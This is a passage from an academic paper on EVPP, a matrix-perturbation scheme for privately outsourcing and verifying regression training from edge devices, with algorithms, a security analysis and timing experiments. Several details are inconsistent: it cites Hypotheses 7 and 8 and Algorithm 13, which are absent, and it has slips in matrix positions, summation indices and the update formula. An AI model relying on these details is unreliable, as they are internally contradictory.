$$\begin{aligned} C_2 \times C_1 &= \begin{bmatrix} X^T D^{-1} & M_2 \\ 0 & V_2 \end{bmatrix}^T \times \begin{bmatrix} DX & M_1 \\ 0 & V_1 \end{bmatrix} \\ &= \begin{bmatrix} X^T D^{-1} DX & X^T D^{-1} M_1 + M_2 V_1 \\ 0 & V_2 V_1 \end{bmatrix}. \end{aligned} \tag{9}$$

It is not difficult to see from the result of the matrix multiplication that the upper left part of the matrix is equivalent to solving $X^T \times X$; the edge nodes can calculate $\det(V) = \det(V_1 V_2 V_3 - V_2 V_4)$ as the verification factor for the outsourced calculation, which indirectly proves the correctness of the calculation result.

4.2. Description of Scheme. In this section, Algorithms 1 and 2 will be described according to the algorithm described in Section 4.1, and the initialization process of the scheme has been completed. Use $f()$ to represent the calculation rules for outsourced data. In this paper, $f()$ uses Δ of Section 3.4 to define the calculation rules.

Step 1 (outsourced data generation algorithm). The client constructs a reversible matrix D for scrambling the data matrix, generates a random matrix M_1, M_2, M_3, M_4, and randomly generates a verification matrix V_1, V_2, V_3, V_4; R is a diagonal matrix. Concurrently, the client has a training data set. The sample set X contains n samples x_i. Each sample set can be represented as a d-dimension vector, and the tag set is represented as Y.

Outsource the invertible matrix D to obtain D^{-1}.

The client can obtain the sample set X and its transposed matrix D^T, the tag set Y, and the initial w confusion matrixes C_2, C_1, C_3, and C_4 through Algorithm 1. The constructed calculation rules and confusion matrix are sent to the edge service node for outsourced calculation.

Step 2 (outsourcing data calculation algorithm). The edge service layer node outputs the calculation result Δ^* according to the outsourcing calculation rule $f(C')$ sent by the client (the calculation rule is based on the gradient descent method for linear regression) and sends the calculation result to the client.

Step 3 (training result generation algorithm). The client receives the calculation result Δ^* returned by the edge server layer node and executes Algorithm 3. In this section, to better explain the application process of the algorithm, Formula (1) will be taken as an example.

It is worth noting that in Algorithm 3, Algorithm 4 is not necessarily executed every time for verification, because Algorithm 4 will bring the calculation overhead of the edge device. At the same time, the frequency of Algorithm 4 execution is related to the probability of finding dishonest service nodes. When Algorithm4 is executed every time, the scheme in this paper can be applied to the malicious model.

Step 4 (data verification algorithm). After the client receives the calculation result Δ^* returned by the edge server layer node, it verifies the calculation result.

Step 5 (end the calculation task). When the function reaches the convergence value or the edge service node calculation task fails, the edge calculation node executes this step algorithm.

When the edge computing node checks and finds that there is an error in the calculation result returned by the edge service node, Algorithm 6 is executed. This algorithm is used to generate evidence that the edge service node has not faithfully performed the model training task according to the protocol, thereby announcing that the node is untrustworthy and building a system trust mechanism.

When other nodes verify the security of the edge service node, the verification matrix is extracted from the evidence $E_{u \to s}$, and the corresponding results are obtained according to the calculation rules to determine whether the evidence is valid. When the verification node records the verification result, a trust record is built locally.

Input: Key k, Invertible matrix D_1, P^T, Q, Random matrixes (M_1, M_2, M_3, and M_4), Random verification matrixes (V_1, V_2, V_3, and V_4), Sample set X, Tag set Y, and the initialization vector w .
Output: Outsourcing matrix C_2 , C_1, C_3, and C_4.
1: Calculate $D = D_1 + D_2$;
2: Go to the inverse matrix algorithm is outsourced to obtain the inverse matrix D^{-1};
3: The edge computing node calculates the key matrix $K \leftarrow kI$;
4: Initialize the vector for scrambling (perturbation) $w' \leftarrow Kw$ and tag set $Y' \leftarrow KY$
5: Design calculation rules $f()$;
6: According to the calculation rules, solve the verification factor det V;
7: Construct the sample set $X' \leftarrow DX$ and its transpose matrix $(X^T)' \leftarrow X^T D^{-1}$
8: return $C_2 \leftarrow ((X^T)' \| M_2 \| V_2)$, $C_1 \leftarrow (X' \| M_1 \| V_1)$, $C_3 \leftarrow (w' \| M_3 \| V_3)$, $C_4 \leftarrow (Y' \| M_4 \| V_4)$

Algorithm 1: Outsourced data generation algorithm.

Input: Key k, MatrixC_2 , C_1, C_3, C_4, and Calculation Rule $f()$.
Output: Calculation result Δ^*.
1: Calculate $\Delta^* = C_2 C_1 C_3 + C_2(-C_4)$;
2: Send the calculated result Δ^* to the edge computing node.

Algorithm 2: Outsourcing data calculation algorithm.

1: $w_t^* \leftarrow \Delta^*$, extract submatrix part of the matrix w_t^*;
2: Go to Algorithm 4;
3: if $w_t' = w_t^*$ then
4: The results returned by outsourced calculations are true;
5: if $w_t' < w_t^*$ then
6: The function does not reach the convergence value and generates a new validation factor V_t to replace the validation factor in Δ^*;
7: Perform scrambling operation to generate $\Delta^* \leftarrow w_t'$;
8: Go to Step 2;
9: else
10: The function reaches a convergence value;
11: end if
12: end if
13: $w_t = K^{-1} W_t'$;
14: Go to Step 5.

Algorithm 3: Training result generation algorithm.

Input: Key k, Calculation result Δ^*.
Output: Validation result $V \stackrel{?}{=} V^*$.
1: Extract validation matrix blocks $V^* \leftarrow \Delta^*$;
2: Calculation det(V^*);
3: if det(V)= det(V^*) then
4: return "*True*";
5: else
6: Go to Step 5 and Step 6;
7: Find new computing nodes and perform model training tasks;
8: end if

Algorithm 4: Data verification algorithm.

1: The client will send W^0 to the edge server node;
2: When the edge service layer node receives W^0, it learns that the computing task is terminated;
3: The edge service layer node deletes the computing data related to the training task.

Algorithm 5: End the calculation task.

Input: Key k, Validation matrixes V_2 , V_1, V_3, V_4, and Calculation Rule $f()$.
Output: Evidence E.
1: Generate evidence's signature $S \leftarrow H(V_1 \,||\, V_2 \,||\, V_3 \,||\, V_4 \,||\, V^* \| H_u(ID) \| H_s(ID))$;
2: Generate evidence $E_{u\to s} \leftarrow (V_1 \,||\, V_2 \,||\, V_3 \,||\, V_4 \,||\, V^* \,||\, f() \,||\, S)$,

Algorithm 6: Evidence generation and adjudication algorithm.

5. System Analysis

5.1. Security. The security of the solution is considered from the following aspects: data security and privacy, the correctness of the calculation results, and the trust mechanism of edge service nodes.

5.1.1. The Correctness of Calculation Results. When calculating a block matrix, it can be divided into two parts: matrix addition and matrix multiplication for analysis and consideration.

First, verify the correctness of matrix multiplication.

In the calculation of $(X^T)' \times X'$, the result is

$$\begin{bmatrix} X^T D^{-1} DX & X^T D^{-1} M_1 + M_2 V_1 \\ 0 & V_2 V_1 \end{bmatrix}. \tag{10}$$

And the result in the upper right corner of the matrix is not difficult to see as $X^T \times X$. For a further description of the calculation with w, it can be simplified to $\begin{bmatrix} X^T D^{-1} DX(Rw^T) & \cdots \\ 0 & V_2 V_1 V_3 \end{bmatrix}$.

Since R is a diagonal matrix, it is assumed that k is randomly selected as the diagonal element value of the matrix. The matrix element of $X^T \times X$ is x_{ij}. The calculation result of Formula (1) indicates

$$\begin{bmatrix} \sum_{j=1}^{n}\sum_{i-1}^{n} x_{1j} k w_{i1} & \cdots & \sum_{j=1}^{n}\sum_{i-1}^{n} x_{1j} k w_{il} \\ \vdots & \ddots & \vdots \\ \sum_{j=1}^{n}\sum_{i-1}^{n} x_{nj} k w_{i1} & \cdots & \sum_{j=1}^{n}\sum_{i-1}^{n} x_{nj} k w_{il} \end{bmatrix} \tag{11}$$

It is not difficult to see that multiplying the matrix by $(1/k)I$ can restore the original data.

The correctness of the matrix addition is relatively simple and will not be repeated; the reader can prove it by himself.

5.1.2. Proof of Algorithm Security. In this section, the security of this scheme is demonstrated under five assumptions of insecurity.

Hypothesis 1. Malicious users obtain data through intermediate parameters.

In the embodiment, for $\Delta = X_B^T \times (X_B \times w) + X_B^T \times (-Y_B)$, the data used for the matrixes X, Y, and w are used for the matrixes randomly perturbing invertible matrix operation, and the elements in the invertible matrix D are randomly generated and have no correlation. There is a transformation of $X^T D^{-1} DX$, which guarantees data security and recovery. Therefore, the service edge nodes cannot guess any information data from the matrix, to ensure the privacy of the data. At the same time, both the target matrix and the intermediate parameters are the result of adding K to the disturbance, and only users who master K can restore the data.

In the training process, the learning rate (step size) is determined by the edge nodes, and the initialized parameters are random. Except for the calculations necessary for the outsourcing calculation, the other is done locally by the edge nodes. Therefore, the program also ensures the safety system model in the training process, the iterative training process is completed, and the edge service node only grasps the intermediate value, thus ensuring the safety training model.

The scheme ensures the security of data during the exchange process. This paper only describes the solution with a linear regression model. When other machine learning algorithms are needed, only the calculation process needs to be improved.

Hypothesis 2. The malicious edge server can recover the intermediate parameter through the inverse matrix.

In the solution described in this paper, all user data is added with disturbance and encapsulation, and edge servers cannot know the true meaning of their calculation data. Here, we assume a more powerful enemy that can conspire with the edge server that computes the inverse matrix $(D^{-1})'$ (this is not truly an inverse matrix). In this case, although the

malicious server obtains the intermediate value of the relevant inverse matrix D^{-1}, it cannot recover the accurate inverse matrix information, and it also cannot restore the original data.

After generating the inverse matrix, the inverse matrix returned by the server contains the data disturbance. Therefore, except for the owner of the data, it is difficult for others to restore the original matrix and its inverse matrix.

[44] has carried out detailed proof of the security analysis and will not repeat them here.

Hypothesis 3. The two edge servers conspire to get user data.

In this method, the biggest threat is that the two edge service providers recover the data by obtaining the inverse matrix D^{-1} information of the user, and other methods cannot recover the data. This is similar to Hypothesis 8, due to a matrix calculated by one of the servers. The matrix contains inverse matrix and disturbance information, and to restore the true inverse matrix, the adversary needs to grasp the parameters of its disturbance information. Therefore, the final inverse matrix D^{-1} cannot be obtained between these two edge servers, so this scheme is already safe under this assumption.

Hypothesis 4. Trust mechanism of edge service nodes.

In the system, this paper introduces an arbitration mechanism. When the edge nodes detect that the calculation result returned by the edge service node is abnormal, that is, the returned result is inconsistent with the verification result, then the edge nodes consider labelling the edge service node as malicious. The edge nodes verify the information, including the returned result v, the raw data used to generate the verification results (V_2, V_1, V_3, and V_4), and the relevant identity information $H(\mathrm{ID}_u) \mid H(\mathrm{ID}_s)$ of the edge nodes and the service node, and then generate evidence and publish it to other nodes. When each node in the system receives the evidence, it performs a test. If it is indeed proved that the edge service node has not performed calculation tasks according to the agreement, it will be added to the blacklist, and the data will no longer be outsourced to the node. Concurrently, to ensure the long-term effectiveness of the system, you can look for trusted authorities (for example, government agencies) to store evidence and maintain node information in the system.

Hypothesis 5. Adversary obtains enough ciphertext for analysis.

The scheme in this paper is to protect the security and privacy of the sample data X, tag data Y, and parameter (weight) information w. Ensure that the adversary can assist the user in the calculation task and does not obtain any data information.

In the scheme, the invertible matrix D and its inverse matrix D^{-1} are the key to ensure the computability and safety of X and X^T. It has been proved in Hypotheses 7 and 8 that it can guarantee the security of the data. However, long-term use of the same set of matrixes (including the invertible matrix D and its inverse matrix D^{-1}) is a security risk. The adversary may recover the original data contained in the disturbance data by collecting a large number of matrixes (for example, C_1 and C_2). In turn, it threatens the security of the program. Therefore, the frequency of use of D and D^{-1} can be adjusted to achieve better data security. The safest solution is to use different D and D^{-1} each time. Of course, this will increase the computational cost of the initialization phase (Algorithms 1 and 2). The computational cost of the initialization phase will be discussed in the experimental part.

Hypothesis 6. Discussion on scheme security model.

When introducing Algorithm 3, we have already mentioned that there is a certain probability of detecting dishonest edge service nodes. Since Algorithm 4 requires the edge device to run locally, it will cause additional computational costs. Assuming that the malicious edge service node is strong enough, it can know when the edge nodes perform the verification of outsourcing results. But this will increase the computational cost of the edge nodes. Although in the scheme in this paper the edge nodes can choose a smaller dimension of the verification matrix, it still has computational costs.

At the same time, we designed evidence generation and verification algorithms in the scheme. Suppose that the rational edge service node in the system is detected to be evil, and the evidence of evil will be retained in the system. Other edge nodes can verify the evidence in the system. If the evidence is true, the malicious edge service node will lose the trust of the edge nodes, so that the edge nodes will not choose to submit outsourced computing tasks to it.

Therefore, once the edge service node loses the outsourced task of the edge nodes, it will not receive the corresponding reward. So, for the rational node, it will still abide by the computing protocol. However, this also increases the computational cost of edge nodes. So, our purpose is to effectively reduce the computational cost of edge nodes, so our scheme is more used for semihonest models.

5.2. Analysis of Computational Complexity and Time Cost. In this section, we will discuss the computational overhead of matrix addition and multiplication operations commonly used in machine learning. Of course, matrix computing is used not only in the field of machine learning but also in many fields of scientific computing. Therefore, the final conclusion is generally applicable. For the convenience of description, it is assumed that two $n * n$ matrixes A, B need to be added and multiplied (subtraction and division operations can be transformed into addition or multiplication operations).

(i) *Addition*. During the addition operation, we first need to traverse the elements in A by row and the elements in B by column. Since both A and B are $n * n$ matrixes, it is not difficult to see that the time complexity of addition is $O(n^2)$.

(ii) *Multiply*. During the multiplication operation, each row of A needs to be multiplied with each column of B, and then, the results are added. So, the time complexity of multiplication is $O(n^3)$.

Next, we also conducted corresponding experiments in Python and Java.

In Figure 4, we use fixed calculation rounds to calculate the time cost of matrix addition and multiplication in different dimensions. By observing the experimental results, it is not difficult to find that although the execution efficiency is different in different operating environments, the trend of computing costs is the same. This is also consistent with our theoretical analysis results.

In Figure 5, we fix the dimension of the matrix to 50 and increase the number of calculation execution rounds each time (here is the process of iterative calculation during the training process of the simulated machine learning model). It is not difficult to find that with the increase of execution rounds, the cost overhead of multiplication increases greatly, while the trend of increase in the cost overhead of addition is relatively gentle, because, with the increase of calculation rounds, the gap of single calculation overhead is enlarged.

Therefore, through the above theoretical and experimental results, we can know that the matrix multiplication calculation cost is higher than the addition. In the field of machine learning, the size of the matrix (here refers to a small data set, because mobile devices and wearable devices cannot handle, store, and calculate large data sets) and the number of iterations are often relatively large. Therefore, it is necessary to determine which calculation overheads are needed to ensure that the device effectively offloads the calculation amount.

5.3. System Performance Analysis. For the performance of the system, this paper uses a real data set for comparison experiments. In the calculation process, the scheme uses a block matrix for calculation, which ensures that the calculation result is the same as the original calculation result. According to the characteristics of the block matrix calculation, it can be seen that the accuracy of the training model is not affected. Therefore, it is not difficult to see through a theoretical analysis that the calculation results generated by using this solution are consistent with the original calculation results. So, the comparison of the calculation results will not be performed here.

The experimental parameters are as follows: CPU I5-2450M (2.5 GHz), 8 GB of memory, and Windows 10 64-bit operating system. The system is implemented using Python language, and because some edge devices may not be equipped with a GPU, this paper does not use a GPU to accelerate processing.

In this paper, we first use the Boston house price prediction data set for experiments. The data set is $507 * 13$. During the experiment, 400 pieces of data are selected for training. The average of 15 test results is used to determine the final experimental data results. The experimental test results are shown in Figure 6: the method proposed in this paper takes 24.76 ms, and the general training process takes 30.15 ms. From the results, it can be seen that the method in this paper is approximately 18% faster than the general method (In this paper, it refers to the general machine learning algorithm, that is, linear regression algorithm.).

The feature dimensions of the Boston house price prediction data set are small, as there are only 13 features. Afterward, this paper randomly generates a data set of size 500, 600, 700, etc., which has 300 features and 200 training rounds. The experimental results obtained are shown in Figure 7.

It can be seen from Figure 7 that the solution proposed in this paper can effectively reduce the calculation amount of edge computing nodes. Among devices with limited resources, the system will effectively reduce the computing pressure of the device and alleviate the consumption of local resources.

From the experimental results, the scheme in this paper saves time by approximately 20%, when compared with the unoptimized scheme. The machine learning algorithm used in this paper is relatively basic and has a small number of calculations. The results have a certain advantage in terms of time consumption. Since the main computing tasks in the training process are outsourced to other service nodes, appropriate adjustments can be applied to machine learning algorithms with more complex training processes. In general, the solution in this paper is suitable for application scenarios where the edge device cannot execute or is difficult to handle.

At the same time, as shown in Figure 8, this paper also compares with homomorphic encryption. By using a homomorphic encryption scheme to perform addition operations and multiplication operations of the same order of magnitude, this method can be seen to be more suitable for mobile devices in terms of efficiency. It is worth noting that it is because the addition homomorphic encryption time based on Paillier [48] cryptography runs far longer than does the scheme in this paper during the addition operation of the same order of magnitude (data is not shown in the figure).

In the initialization phase of the algorithm, the initialization time of the multiplicative homomorphic encryption based on RSA is approximately 45.4 ms, while the initialization time of the additive homomorphic encryption based on Paillier is approximately 1687.8 ms; the initialization time of the method in this paper varies with the amount of data formed by the matrix. When processing the same amount of data, the scheme in this paper takes the shortest time at this stage.

Figure 9 is a comparison of the data processing time required at the edge nodes. In the scheme in this paper, Algorithm 1 requires edge node calculation and generation, and the matrix inversion process can also be outsourced. Therefore, we calculate the computational cost of Algorithm 1. At the same time, we also compared the computational cost of the additive homomorphic encryption scheme in the encryption process (because this process is consistent with the purpose of Algorithm 1 in this paper). It is not difficult to find from Figure 9 that the program execution efficiency in this paper is higher and the trend is more gradual.

Through the experimental comparison and theoretical analysis, it can be seen that, by comparing with the scheme without any encryption and data perturbation, the scheme




Figure 4: Fixed matrix size (take 10 as an example).




Figure 5: Fixed number of iterations (take the matrix with a dimension of 50 as an example).




Figure 6: Comparison of time consumptions for the Boston house price prediction data set.

in this paper significantly improves the execution efficiency and other aspects, as well as ensured the security and accuracy of the data. Compared with the homomorphic encryption system, the security of this solution is weaker than the homomorphic encryption technology, but the execution efficiency is more suitable for devices with lower computing capabilities. This solution can enable low computing power equipment to process larger machine learning algorithms, while ensuring their safety and accuracy.

As shown in Table 1, we also compared the performance of various aspects. First, we will divide it into five levels from low to high. Because encryption technology will increase the system's computational overhead, it also has an advantage in security. On the contrary, in the case of not using




Figure 7: Comparison of the efficiencies of the proposed scheme and the general method.




Figure 8: Comparison of the efficiencies of this scheme and RSA multiplication homomorphic encryption.




Figure 9: Comparison of data processing time required on edge nodes.

Table 1: Comparison of various performance indicators of the scheme.

	Computational complexity	Required computing power	Security	Data fidelity
General outsourcing training program	Low	Low	Low	High
Differential privacy	Medium	Medium	Higher	Low
Based on homomorphic encryption [49]	High	High	High	High
EVPP (our scheme)	Lower	Lower	Higher	High

Input: Key k, Invertible matrix D_1, P^T, Q, Random matrixes (M_1, M_2, M_3, and M_4), Random verification matrixes (V_1, V_2, V_3, and V_4), Sample set X, Tag set Y, and the initialization vector w.
Output: Outsourcing matrix C_2 , C_1, C_3, and C_4.
1: Calculate $D = D_1 + D_2$;
2: Go to the inverse matrix algorithm is outsourced to obtain the inverse matrix D^{-1};
3: The edge computing node calculates the key matrix $K \leftarrow kI$;
4: Initialize the vector for scrambling (perturbation) $w' \leftarrow w^T D$ and tag set $Y' \leftarrow \alpha YD$
5: Design calculation rules $f() = C_4 - C_2/1 + e^{-C_3 C_4}$;
6: According to the calculation rules, solve the verification factor det V;
7: Construct the sample set $X_1' \leftarrow D^{-1}X$ and its transpose matrix $X_2' \leftarrow \alpha X$
8: return $C_2 \leftarrow (X_2' \| M_2 \| V_2)$, $C_1 \leftarrow (X_1' \| M_1 \| V_1)$, $C_3 \leftarrow (w' \| M_3 \| V_3)$, $C_4 \leftarrow (Y' \| M_4 \| V_4)$

Algorithm 7: Outsourcing matrix generation algorithm (logistic regression).

cryptographic schemes or using data perturbation schemes, performance will be more prominent, but it will bring a series of problems such as security and fidelity. Therefore, we evaluated and compared the schemes in the table.

Although the outsourcing scheme using homomorphic encryption has advantages in security and fidelity schemes, its complexity is higher. The scheme of using differential privacy will bring some loss in data accuracy. The solution proposed in this paper is slightly weaker in terms of security, but it ensures that the accuracy of the data is not lost. That can effectively protect user privacy and save power on mobile devices.

6. Discussion on the Application of the Scheme in Other Algorithms

6.1. Analysis of Application Background. In the field of scientific computing, matrix operations are often used. In the field of machine learning, the optimal value cannot be obtained due to the results of one calculation. Therefore, it is necessary for the user (device) to go back to the calculation so that the calculation result can better approach the optimal value. This is often referred to as the model training process.

In general equipment, such as personal computers and notebooks, training machine learning models are generally acceptable in terms of computing costs, power consumption, data storage, and so on. With the development of Internet of Things technology, more and more smartphones, wearable devices, etc., have been applied. However, the common problems of these devices are (1) the power storage capacity is weak, and they need to work continuously for a longer time; (2) the computing power of these devices is weak; and (3) the storage space of the device is limited. Therefore, this limits the data processing and computing capabilities of the device.

Next, we will introduce the application scenarios of our scheme. Taking the smart bracelet as an example, users often use it to monitor the heart rate. If the user needs to monitor the heart rate status frequently or continuously, the power consumption of the device will be increased first, and secondly, the amount of data generated will increase as the monitoring frequency increases. For users with abnormal heart function, they may need to monitor heart rate changes in real time and be able to prompt the user in case of an abnormal heart rate. In this case, we need to get results as soon as possible while protecting user data.

Therefore, our scheme can be applied to training user models, which includes initial training of user models and later adjustment of models. The solution can reduce the computing pressure of the device and improve efficiency, while protecting user data privacy as much as possible.

6.2. Application in Other Machine Learning Algorithms. Next, we will take the logistic regression algorithm as an example to briefly introduce how our scheme is applied to other algorithms.

First, we give the expression of the logistic regression [50] model:

$$y = \frac{1}{1 + e^{-w^T x}}. \tag{12}$$

Because, in the early stage of model training or application process, the value of w is not optimal, we need to train w^* to find the value that is most similar to w. We still use a gradient descent algorithm for optimization. Among them, N is the data or sample size. We only need to adjust Algorithm 1, and the implementation details will be given in Algorithm 13. Here, we only need to formulate the calculation rules according to Formula (13). The other algorithms are the same:

$$w_{t-1} = w_t + \alpha \sum_{n=1}^{N} \left(y_n - \frac{1}{1 + e^{-w_t^T x_n}} \right) x_n. \tag{13}$$

7. Conclusion

With the continuous improvement in mobile device capabilities and the need for low-latency applications, computing tasks will increasingly be migrated locally, but this also brings issues such as device energy consumption, occupied device computing, and storage. Therefore, outsourcing data to a near local end can reduce network transmission delays and reduce pressure on mobile devices. However, the security and privacy issues arising during the outsourcing process cannot be ignored. Therefore, this paper proposed EVPP: a secure data outsourcing computing solution based on matrix

operations. In order to ensure that complex computing tasks can be effectively offloaded, we conducted theoretical and experimental analysis. Through the analysis of the results, we determined which calculation operations should be outsourced, effectively reducing the computing pressure of edge nodes. The outsourcing matrix adds a lightweight verification factor so that the verification process does not place excessive computing pressure on the mobile device. In terms of the trust mechanism, when the device finds a malicious service node in the system, it can verify that the data generates arbitration evidence so that other nodes in the system can verify and avoid sending outsourced tasks to malicious nodes. Through theoretical analysis and experimental comparison, it can be verified that the scheme exhibits certain improvements in efficiency, safety, and correctness and can be applied to practical applications. Because the solution in this paper only optimizes the training process, it has certain limitations. To better reduce the complexity of machine learning models for equipment training in edge environments and, at the same time, due to the insufficient data volume of a single mobile device, how to build a distributed algorithm is also a problem worth considering. Therefore, the next step will be to combine federal learning [51, 52] to study the problem of collaboration between multiple nodes in a distributed system.

Data Availability

The data sets used in this paper are all open source network data sets.

Disclosure

This paper is an expanded version of the SPNCE2020 conference.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work is supported by the National Key Research and Development Project (2017YFB0801805) and the National Natural Science Foundation of China (61671360 and 62072359).

References

[1] C. Petrov, "Big data statistics," 2019, 2019 03 https://techjury.net/stats-about/big-datastatistics/.

[2] X. Zhang, M. Qiao, L. Liu, Y. Xu, and W. Shi, "Collaborative cloud-edge computation for personalized driving behavior modeling," in *Proceedings of the 4th ACM/IEEE Symposium on Edge Computing*, pp. 209–221, Washington DC, USA, 2019.

[3] K. Jia, H. Li, D. Liu, and S. Yu, "Enabling efficient and secure outsourcing of large matrix multiplications," in *2015 IEEE Global Communications Conference (GLOBECOM)*, pp. 1–6, San Diego, CA, USA, 2015.

[4] X. Lei, X. Liao, T. Huang, and F. Heriniaina, "Achieving security, robust cheating resistance, and high-efficiency for outsourcing large matrix multiplication computation to a malicious cloud," *Information Sciences*, vol. 280, pp. 205–217, 2014.

[5] P. Li, J. Li, Z. Huang, C. Z. Gao, W. B. Chen, and K. Chen, "Privacy-preserving outsourced classification in cloud computing," *Cluster Computing*, vol. 21, no. 1, pp. 277–286, 2018.

[6] A. A. Abdellatif, A. Mohamed, C. F. Chiasserini, M. Tlili, and A. Erbad, "Edge computing for smart health: context-aware approaches, opportunities, and challenges," *IEEE Network*, vol. 33, no. 3, pp. 196–203, 2019.

[7] R. K. Pathinarupothi, P. Durga, and E. S. Rangan, "IoT-based smart edge for global health: remote monitoring with severity detection and alerts transmission," *IEEE Internet of Things Journal*, vol. 6, no. 2, pp. 2449–2462, 2018.

[8] S. Chen, H. Wen, J. Wu et al., "Radio frequency fingerprint-based intelligent mobile edge computing for internet of things authentication," *Sensors*, vol. 19, no. 16, p. 3610, 2019.

[9] I. Froiz-Míguez, T. Fernández-Caramés, P. Fraga-Lamas, and L. Castedo, "Design, implementation and practical evaluation of an IoT home automation system for fog computing applications based on MQTT and ZigBee-WiFi sensor nodes," *Sensors*, vol. 18, no. 8, p. 2660, 2018.

[10] J. R. Torres Neto, G. P. Rocha Filho, L. Y. Mano, L. A. Villas, and J. Ueyama, "Exploiting offloading in IoT-based microfog: experiments with face recognition and fall detection," *Wireless Communications and Mobile Computing*, vol. 2019, Article ID 2786837, 13 pages, 2019.

